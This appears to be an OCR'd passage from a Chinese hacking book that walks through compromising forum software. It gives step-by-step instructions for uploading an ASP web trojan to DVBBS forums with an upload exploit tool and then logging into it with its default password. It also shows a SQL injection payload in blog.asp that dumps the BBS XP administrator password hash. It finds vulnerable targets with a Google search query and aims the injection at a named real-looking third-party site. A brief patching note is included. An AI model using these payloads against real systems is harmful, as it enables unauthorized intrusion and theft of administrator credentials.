


图 4.22 生成木马

4.1.5 上传网页木马

在生成木马之后需要将木马上传到论坛中，这样的工作由上传利用程序来完成。在各种上传程序中，最经典的是由“桂林老兵”编写的 DVBBS 上传利用程序，如图 4.23 所示。通过下面的步骤，在 DVBBS 上传利用程序中输入各种用于上传的信息。

step 1 打开 DVBBS 上传利用程序，在“提交地址”文本框中输入论坛上传处理文件的地址，这个信息已经在 Winsock Expert 中捕获，如图 4.24 所示。

step 2 在“上传路径”文本框中输入指定 ASP 木马文件上传后的存放位置，如图 4.25 所示。

step 3 单击“本地文件”文本框后面的“浏览”按钮，浏览需要上传的文件，如图 4.26 所示。

图 4.23 DVBBS 上传利用程序

图 4.24 填入上传文件的地址信息

图 4.25 上传路径

图 4.26 需要上传的文件

step 4 在 Cookie 文本框中输入 Winsock Expert 捕获的 Cookie 信息，如图 4.27 所示。

step 5 单击“上传文件”按钮，程序将在上传之前做最后一次确认，如图 4.28 所示。

图 4.27 输入 Cookie 信息

图 4.28 确认上传信息

step 6 确认后，等待片刻即可上传成功，如图 4.29 所示。

step 7 打开 IE 浏览器，在地址栏中输入刚才上传的 ASP 文件地址，打开如图 4.30 所示的页面。

图 4.29 上传成功




图 4.30 浏览上传的 ASP 文件

step 8 在文本框中需要输入管理密码，默认密码为 lcxMarcos。这个密码可以通过修改 2006.asp 文件取得，如图 4.31 所示。

图 4.31 修改管理密码

step 9 将下面一行的“lcxMarcos”替换为自己指定的字符串，即可修改密码，如图 4.32 所示。

```
Const userpassword = "lcxMarcos"
```

图 4.32 替换字符串

step 10 输入密码后，进入登录后的页面。该页面的功能与先前选取的功能有关，如图 4.33 所示。




图 4.33 登录 ASP 木马文件

step 11 进入 FSO 文件浏览器，如图 4.34 所示，下一步就可以随便做点什么了。




图 4.34 FSO 文件浏览器

4.1.6 漏洞的防护

动网论坛的上传漏洞在其最新版本中已经得到了修补，可以从以下网址下载最新版本的动网论坛安装程序：

```
http://down.dvbbs.net/new_SoftView/SoftView_2452.asp
```

也可以从以下网址下载旧版本的升级补丁程序：

```
http://down.dvbbs.net/new_SoftView/SoftView_2453.asp
```

4.2 存在脚本漏洞的 BBS 的入侵实例

除了上面谈到的上传漏洞之外，还有一类漏洞对 BBS 也构成了比较大的危胁，这就是脚本漏洞。在过去一年中，黑客围绕脚本漏洞做了很多研究，其中最著名的是暴库漏洞。所谓的“暴库”，就是将数据库的物理路径通过系统提示的信息（往往是出错信息）暴露出来。

在做暴库之前需要完成以下工作。

step 1 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，打开如图 4.35 所示的对话框。

step 2 单击“高级”标签，打开如图 4.36 所示的选项卡。




图 4.35 “Internet 选项”对话框




图 4.36 “高级”选项卡

step 3 取消选择“显示友好 HTTP 错误信息”复选框，如图 4.37 所示。




图 4.37 取消选择“显示友好 HTTP 错误信息”复选框

注意，找到暴库的论坛，其后台的数据库均要求为 Access 数据库，如果为 SQL Server 则不能进行暴库工作。

4.2.1 暴库漏洞的原理

暴库的基本原理是检测远程主机是否存在漏洞，如果找到漏洞则注册一个账号，并获得 Cookie 信息，通过检查论坛中语句是否存在未检查的机制，利用 SQL 语句获得数据库中的用户名和密码，特别是管理员密码。

这里以 BBS XP 为例来说明具体的暴库过程。在 BBS XP 论坛的文件中有一个名为 blog.asp 的文件，这是一个日志文件，用于显示论坛社区的公告信息。首先检查 blog.asp 的源代码。

在第一行中有下面一段源代码：

```
<!-- #include file="setup.asp"-->
```

这段代码调用了 setup.asp，该文件拥有操作数据库的内容。因为缺乏必要的检查机制，所以可以从这里下手构造合适的语句，如数据库操作语句等直接读写数据库。比如，下面的语句即从数据库的表 clubconfig 中读取 adminpassword。

```
Blog.asp?id=1%20union%20select%20top%201%201,[adminpassword],1,1,1,1,1%20f
rom%20[clubconfig]
```

表 clubconfig 是论坛数据库用来存放管理员信息的，值 adminpassword 是管理员密码，如图 4.38 所示。




图 4.38 表 clubconfig 的结构

4.2.2 Google 存在暴库漏洞的 BBS 论坛目标

Google 是目前使用最广的搜索引擎，与百度、Yahoo 相比搜索速度更快，范围更广，同时 Google 还提供了更为强大的智能搜索功能，由此 Google 也成为黑客手中的利器。本节将使用 Google 搜索可以入侵的 BBS 系统，这只是一个演示，并不具有实践性。

BBS XP 论坛的一个可以利用的关键字是“Powered By: bbsxp 5.15/license”（包括引号），利用这个关键字可以找到可能成为目标的 BBS XP 系统。但这并不说明这些 BBS 都具有漏洞，用户可以尝试对这些论坛进行搜索以发现可疑的目标。

step 1 打开 IE 浏览器，在地址栏中输入 Google 网址，按回车键，即可打开 Google 主页，如图 4.39 所示。

step 2 在搜索关键字文本框中输入如下关键字，注意该关键字包括了引号，如图 4.40 所示。

```
"Powered By: bbsxp 5.15/license"
```

step 3 Google 会快速搜索出所有与关键字“Powered By: bbsxp 5.15/license”相关的网页链接，如图 4.41 所示。

图 4.39 Google 主页

图 4.40 输入搜索关键字




图 4.41 所有与“Powered By：bbsxp 5.15/license”相关的网页链接

step 4 一般来说，BBS XP 论坛 5.15 以下版本都可能存在暴库漏洞，所以可以从 Google 搜索的结果中找到感兴趣的网页链接进行尝试，如图 4.42 所示。




图 4.42 希望尝试的论坛

4.2.3 注册 BBS 资料

接下来的工作是完成注册，在论坛上拥有一个合法的权限，可以方便利用暴库漏洞。在此先假设要注册的用户名是 upload，密码是 upload（这里注册的用户名和密码不代表任何含义）。

step 1 打开 IE 浏览器，在地址栏中输入 BBS 论坛地址，打开论坛主页，如图 4.43 所示。




图 4.43 登录主页

step 2 单击论坛首页的“注册”链接，转到注册页面。这里会首先遇到一个注册声明，单击“我同意”按钮，继续下一步，如图 4.44 所示。




图 4.44 注册用户必须填写的内容

step 3 在注册用户信息页面中输入刚才确定的用户名和密码并完成其余内容的输入，提交论坛系统进行审核，如图 4.45 所示。




图 4.45 注册用户信息

step 4 在确认注册完成之后，用户可以登录控制面板中的基本资料修改页面进行修改，如图 4.46 所示。

图 4.46 修改基本资料

4.2.4 获取论坛管理员密码

使用暴库漏洞寻找管理员密码有两种方法，即手动方法和自动方法。

4.2.4.1 手动方法获取管理员后台密码

手动方法比较简单，但无法直接获得管理员密码，只能间接地得到管理员密码的 MD5。这就需要 MD5 的破解工具，所以实现起来难度很大，不过下面还是介绍一下如何手动获取管理员密码的 MD5 的方法。

step 1 打开 IE 浏览器，在地址栏中输入如下地址，进入其页面，如图 4.47 所示。

```
http://www.sisutraining.org/bbs
```




图 4.47 打开 BBS 页面

step 2 在地址栏中输入如下地址，如图 4.48 所示。

```
http://www.sisutraining.org/bbs/blog.asp?id=5%20union%20select%20top%201%201,[adminpassword],1,1,1,1,1%20from%20[clubconfig]
```

图 4.48 输入查询数据库语句

step 3 在页面下方显示的字符串即为管理员后台密码，这个密码是经过 MD5 加密的，破解难度很大，使用暴力破解法可能有效，但是需要很长时间。图 4.49 显示了一个 MD5 破解工具的破解过程。

